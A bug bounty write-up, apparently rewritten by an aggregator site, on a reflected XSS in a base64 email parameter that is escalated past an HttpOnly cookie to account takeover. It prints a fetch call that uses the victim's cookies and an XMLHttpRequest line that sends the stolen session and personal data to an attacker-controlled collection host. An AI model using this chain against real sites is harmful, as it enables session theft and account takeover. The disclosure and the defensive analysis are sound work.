Defeat the HttpOnly flag to achieve Account Takeover | RXSS
A reflected XSS vulnerability existed in a base64-encoded email parameter on a verification page, allowing JavaScript execution. Although the session cookie was HttpOnly, the attacker used the XSS to call an API endpoint that returned the victim's session and PII, then exfiltrated it to an attacker-controlled server, achieving account takeover.
 Published on mohamedtarekq.medium.com
Hello folks, I’m Mohamed Tarek aka Timooon at Bugcrowd and HackerOne, In this write up I will explain how I get the victim’s session when it has HttpOnly flag to achieve Account Takeover via reflected XSS vulnerability.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a private bug bounty program, referred to throughout the write-up as target.com. The feature involved is the change email address flow. After a user changes their email address, the application redirects them to a verification page whose URL carries the new email address in a base64-encoded parameter named e:
https://xyz-target.com/authn/email/needverification?e=[redacted]==
Decoding that value returns the new email address, which the page then reflects back to the user. The researcher later found an endpoint on api.target.com.
Setup
The researcher tested the change email address functionality with their own account and used Burp Suite to inspect traffic and look for endpoints. No other accounts, roles or versions are described. The attack requires delivering the crafted verification URL to a victim.
Finding it
After changing the email address, the redirect to the needverification page contained the base64 parameter e. Decoding it showed the new email address, and the page reflected that decoded value. Because the value is attacker-controlled through the URL and is reflected into the page, the researcher replaced it with an XSS payload and base64-encoded the result.


Navigating to the crafted URL fired the alert with the researcher's cookies:
https://xyz-target.com/authn/email/needverification?e=[redacted]==

The decoded payload is an img tag with an empty src and an onerror handler that calls alert(document.cookie). The alert fired, confirming reflected XSS, but the session cookie carried the HttpOnly flag, so JavaScript could not read it. At that point the finding was, in the researcher's words, a P3 severity vulnerability, and the work moved to escalation.
Exploitation
Step 1: Look for secrets in the client
The researcher analysed the source code and JavaScript files for API keys, secret tokens, CSRF tokens and similar values, and checked LocalStorage for sensitive data. Nothing important was found in either place.
Step 2: Find an endpoint that returns the session
Using Burp Suite, the researcher looked for an endpoint that returns sensitive data or the user's session and found one that returned the user's PII information including the user's session:
https://api.target.com/home/v1/UserPersonalization/mymodules?more=true

Step 3: Fetch the endpoint from the victim's browser
The researcher uses credentials: 'include', which sends the victim's cookie with the request. The researcher relies on the credentials: 'include' option, which sends the victim's cookie with the request. The fetch request is:
fetch('https://api.target.com/home/v1/UserPersonalization/mymodules?more=true', { method: 'get', credentials: 'include', headers: { 'Content-Type': 'application/json' }}).then(response => response.text());
This resolves with the response body as text. The researcher notes the response was large.
Step 4: Exfiltrate the response
The response text is sent to the attacker's server with a POST XMLHttpRequest:
.then(data => { var xhr = new XMLHttpRequest(); xhr.open('POST', 'https://timooon.free.beeceptor.com/data'); xhr.send(data);});
Step 5: Assemble and deliver the payload
The final payload combines the fetch and the exfiltration:
The payload is base64-encoded and placed in the e parameter of the verification URL, which is then delivered to the victim:
https://xyz-target.com.com/authn/email/needverification?e=[redacted]=

When the victim opens the link, the response containing the victim's session and PII information is sent to the researcher's server.

Result
The submission was triaged and rewarded as P2.

Root cause
The verification page base64-decodes the e parameter and reflects the decoded value into the page, so markup in it is interpreted by the browser. The base64 encoding is only a transport encoding, not a security control: anyone can encode arbitrary content. HttpOnly on the session cookie prevented direct theft of the cookie through document.cookie, but it did not prevent JavaScript running in the page from making authenticated requests, because the browser attaches the cookie automatically. The API endpoint returned the session and PII in its response body, so the XSS could read the data through fetch with credentials: 'include' and exfiltrate it. The report does not describe any validation of the e value.
Impact
An attacker who can get a victim to open the crafted verification URL can read the victim's PII and session data from the API response and send it to a server they control. The attack requires the victim to be logged in and to visit the link; the report does not describe any other precondition. The HttpOnly flag limits cookie theft via document.cookie but does not stop this chain.
Fix
The defect is the unencoded reflection of the decoded e value, so the page should output-encode the value, or avoid reflecting it into an HTML context at all. Treating the base64 value as untrusted input and validating it as an email address before use would also remove the injection point.
Variants to test
- Other base64 parameters in redirect URLs. Look for parameters that carry encoded values (emails, IDs, return paths) and decode them. A positive result is that the decoded value appears in the page and markup in it is interpreted.
- Authenticated API endpoints that return session or PII. With an XSS in hand, call candidate endpoints with
credentials: 'include'and check whether the response contains session data or personal information. A positive result is a response body that includes either. - HttpOnly-protected sessions. Do not stop when
document.cookiereturns nothing. Test whether same-originfetchorXMLHttpRequestcalls still succeed with the cookie attached. A positive result is an authenticated response despite HttpOnly. - Client-side storage and bundles. Search JavaScript files and LocalStorage for API keys, CSRF tokens and secrets, as the researcher did. A positive result is a usable secret or token that can be leveraged from the XSS context.
What happened, in plain words
A security researcher found a chain that could take over another person's account on a private bug bounty program, which they call target.com throughout. The chain started with a small flaw in the page that appears after you change your email address. That page put part of the web address back into the page, so a crafted link could make the victim's browser run code written by the attacker. Normally that would let the attacker read the victim's login cookie, but this site protected the cookie with a flag called HttpOnly, which stops JavaScript from reading it. The researcher did not stop there. They found an API endpoint that returned the user's personal information and session data when called from the browser. Using credentials: 'include', the injected code could call that API with the victim's cookie and send the answer to a server the researcher controlled. That is the chain the researcher describes as leading to account takeover. The report was triaged and rewarded as P2.
Background: the pieces you need
Before the steps, here is the vocabulary in everyday terms.
- A cookie is a small piece of text a website asks your browser to store and send back on every request to that site. It is how the site recognises you after you log in, a bit like a wristband at an event: you show it at the door and you are let in without proving who you are again.
- HttpOnly is a setting on a cookie that tells the browser: never let page JavaScript read this cookie. The browser still sends it with requests; it just hides it from scripts. Think of a coat-check ticket that the cloakroom staff can see but you cannot read.
- Base64 is a way of writing any data using only letters, digits and a couple of symbols. It is not encryption and it is not a secret code; anyone can decode it. It is used so that data can travel safely inside a URL, the same way you might spell out a word letter by letter over the phone.
- XSS (cross-site scripting) means getting your own code to run inside someone else's web page, in their browser, as if the site had written it. Reflected XSS is the variety where the malicious value comes in through the URL and the page immediately echoes it back.
- An API is a web address that returns data rather than a full web page, meant for the site's own code to call. Think of it as the kitchen door of a restaurant: customers use the front door, but the staff pass orders through a separate hatch.
- PII means personally identifiable information: data that identifies a real person, such as name, email or address.
- Burp Suite is a tool that sits between your browser and a website so you can see and edit every request and response.
- LocalStorage is a small storage area inside your browser that a website can write to and read from with JavaScript.
- CSRF token is a random value a site puts in forms so it can tell a genuine submission from one forged by another site.
The feature and the first clue
The feature involved is the change email address flow. You log in, you tell the site your new email address, and the site sends you to a page that asks you to verify it. That page's address carries your new email inside a parameter named e, encoded in base64:
https://xyz-target.com/authn/email/needverification?e=[redacted]==
A parameter is the part of a URL after the ?, written as name=value. Here the name is e and the value is the long string of letters and digits. The researcher decoded that string and found it was simply the new email address, and the page then showed that address back to the user.
This is the interesting part: the value comes from the URL, which anyone can edit, and the page puts it back into the page. If the page does not clean it first, anything you put there, including HTML, will be treated as part of the page.
Turning it into XSS
So the researcher replaced the email in the e parameter with an XSS payload and base64-encoded the result. The payload was an img tag with an empty src and an onerror handler. An onerror handler is code that runs when the image fails to load; an empty src guarantees that failure, so the code runs immediately.
Navigating to the crafted URL fired the alert with the researcher's cookies:
https://xyz-target.com/authn/email/needverification?e=[redacted]==
Decoded, that value is an image tag whose error handler calls alert(document.cookie). document.cookie is the browser's way of asking for the site's cookies from JavaScript. The alert popping up proved that code from the URL was running in the page: reflected XSS.
But the session cookie had the HttpOnly flag, so JavaScript could not read it. At that point the finding was, in the researcher's words, a P3 severity vulnerability. Severity ratings like P3 and P2 are the program's way of ranking how serious a bug is; P3 is lower, P2 is higher. The researcher chose to keep going rather than submit a low-rated bug.
Escalating to account takeover
Step 1: Look for secrets in the page's own code
The first thing the researcher did was read the site's source code and JavaScript files, looking for API keys, secret tokens, CSRF tokens and similar values, and check LocalStorage for sensitive data. The reasoning: if the page already contains a secret, the injected code can read it too. Nothing important was found in either place.
Step 2: Find an endpoint that returns the session
The next day, using Burp Suite, the researcher looked for an endpoint that returns sensitive data or the user's session, and found one that returned the user's PII information including the user's session:
https://api.target.com/home/v1/UserPersonalization/mymodules?more=true
An endpoint is one specific address on a server that does one specific job. This one lives on api.target.com, a separate host from the main site, and it returns personal data plus session information.
Step 3: Call the endpoint from the victim's browser
Because the injected code runs inside the victim's page, a request it makes to that API carries the victim's cookies automatically. The researcher uses the fetch function, which is JavaScript's way of making a web request, with the option credentials: 'include', which tells the browser to attach cookies to the request. The fetch request is:
fetch('https://api.target.com/home/v1/UserPersonalization/mymodules?more=true', { method: 'get', credentials: 'include', headers: { 'Content-Type': 'application/json' }}).then(response => response.text());
Line by line:
fetch('https://api.target.com/home/v1/UserPersonalization/mymodules?more=true', {starts a request to the API address found in step 2.method: 'get'says this is a read request, the same kind your browser makes when you open a page.credentials: 'include'is the key part: send the victim's cookies along with the request.headers: { 'Content-Type': 'application/json' }tells the server the request is in JSON format, a common way of structuring data.}).then(response => response.text());waits for the answer and turns the body into plain text.
This resolves with the response body as text. The researcher notes the response was large.
Step 4: Send the answer to the attacker's server
The response text is sent to the attacker's server with a POST XMLHttpRequest:
.then(data => { var xhr = new XMLHttpRequest(); xhr.open('POST', 'https://timooon.free.beeceptor.com/data'); xhr.send(data);});
Line by line:
.then(data => {takes the text from the previous step and names itdata.var xhr = new XMLHttpRequest();creates a request object, an older alternative tofetch.xhr.open('POST', 'https://timooon.free.beeceptor.com/data');prepares to send data to the researcher's own collection server. POST is the request type used when you are sending something rather than just asking for a page.xhr.send(data);actually sends the stolen text.
Exfiltration is the security word for this last part: getting data out of the victim's environment to a place the attacker controls.
Step 5: Put it all together and deliver it
The final payload combines the fetch and the exfiltration:
This is one HTML image tag. The src is empty, so the image fails to load, and the onerror attribute runs the JavaScript inside the quotes. That JavaScript is the fetch from step 3 chained to the send from step 4.
The payload is base64-encoded and placed in the e parameter of the verification URL, which is then delivered to the victim:
https://xyz-target.com.com/authn/email/needverification?e=[redacted]=
When the victim opens the link, the response containing the victim's session and PII information is sent to the researcher's server.
Result
The submission was triaged and rewarded as P2.
Why it worked
The verification page takes the e parameter, base64-decodes it and puts the decoded value into the page, so markup in it is interpreted by the browser. Output encoding means converting characters that have special meaning in HTML (like < and >) into harmless text so the browser shows them instead of acting on them. Without it, markup in the decoded value is interpreted by the browser.
Base64 is only a transport encoding, not a security control: anyone can encode arbitrary content. HttpOnly on the session cookie prevented direct theft of the cookie through document.cookie, but it did not prevent JavaScript running in the page from making authenticated requests, because the browser attaches the cookie automatically. The API endpoint returned the session and PII in its response body, so the XSS could read the data through fetch with credentials: 'include' and exfiltrate it. The report does not describe any validation of the e value.
What an attacker gains
An attacker who can get a victim to open the crafted verification URL can read the victim's PII and session data from the API response and send it to a server they control. The attack requires the victim to be logged in and to visit the link; the report does not describe any other precondition. The HttpOnly flag limits cookie theft via document.cookie but does not stop this chain.
How to fix it
The defect is the unencoded reflection of the decoded e value, so the page should output-encode the value, or avoid reflecting it into an HTML context at all. Treating the base64 value as untrusted input and validating it as an email address before use would also remove the injection point.
Things worth trying elsewhere
- Other base64 parameters in redirect URLs. Look for parameters that carry encoded values (emails, IDs, return paths) and decode them. A positive result is that the decoded value appears in the page and markup in it is interpreted.
- Authenticated API endpoints that return session or PII. With an XSS in hand, call candidate endpoints with
credentials: 'include'and check whether the response contains session data or personal information. A positive result is a response body that includes either. - HttpOnly-protected sessions. Do not stop when
document.cookiereturns nothing. Test whether same-originfetchorXMLHttpRequestcalls still succeed with the cookie attached. A positive result is an authenticated response despite HttpOnly. - Client-side storage and bundles. Search JavaScript files and LocalStorage for API keys, CSRF tokens and secrets, as the researcher did. A positive result is a usable secret or token that can be leveraged from the XSS context.
Glossary
- API: a web address that returns data for the site's own code to use, rather than a full page for a person to read.
- Base64: a way of writing any data using only letters, digits and a couple of symbols; it is reversible by anyone and is not encryption.
- Burp Suite: a tool that sits between your browser and a website so you can inspect and edit requests and responses.
- Cookie: a small piece of text a site asks your browser to store and send back on every request, used to recognise you.
- CSRF token: a random value placed in forms so the site can tell a genuine submission from a forged one.
- Endpoint: one specific address on a server that performs one specific job.
- Exfiltration: getting data out of the victim's environment to a place the attacker controls.
- fetch: a JavaScript function for making web requests from a page.
- HttpOnly: a cookie setting that stops page JavaScript from reading the cookie, while the browser still sends it with requests.
- JSON: a common text format for structuring data as names and values.
- LocalStorage: a small storage area inside the browser that a website can read and write with JavaScript.
- Output encoding: converting characters with special meaning in HTML into harmless text so the browser displays them instead of acting on them.
- Parameter: the
name=valuepart of a URL after the?. - PII: personally identifiable information, data that identifies a real person.
- POST: a request type used when sending data to a server rather than just asking for a page.
- Reflected XSS: cross-site scripting where the malicious value arrives through the URL and the page echoes it back immediately.
- Session: the state of being logged in, represented by a cookie or token the site uses to recognise you.
- XSS (cross-site scripting): getting your own code to run inside someone else's web page in their browser.
- XMLHttpRequest: an older JavaScript object for making web requests, an alternative to
fetch.





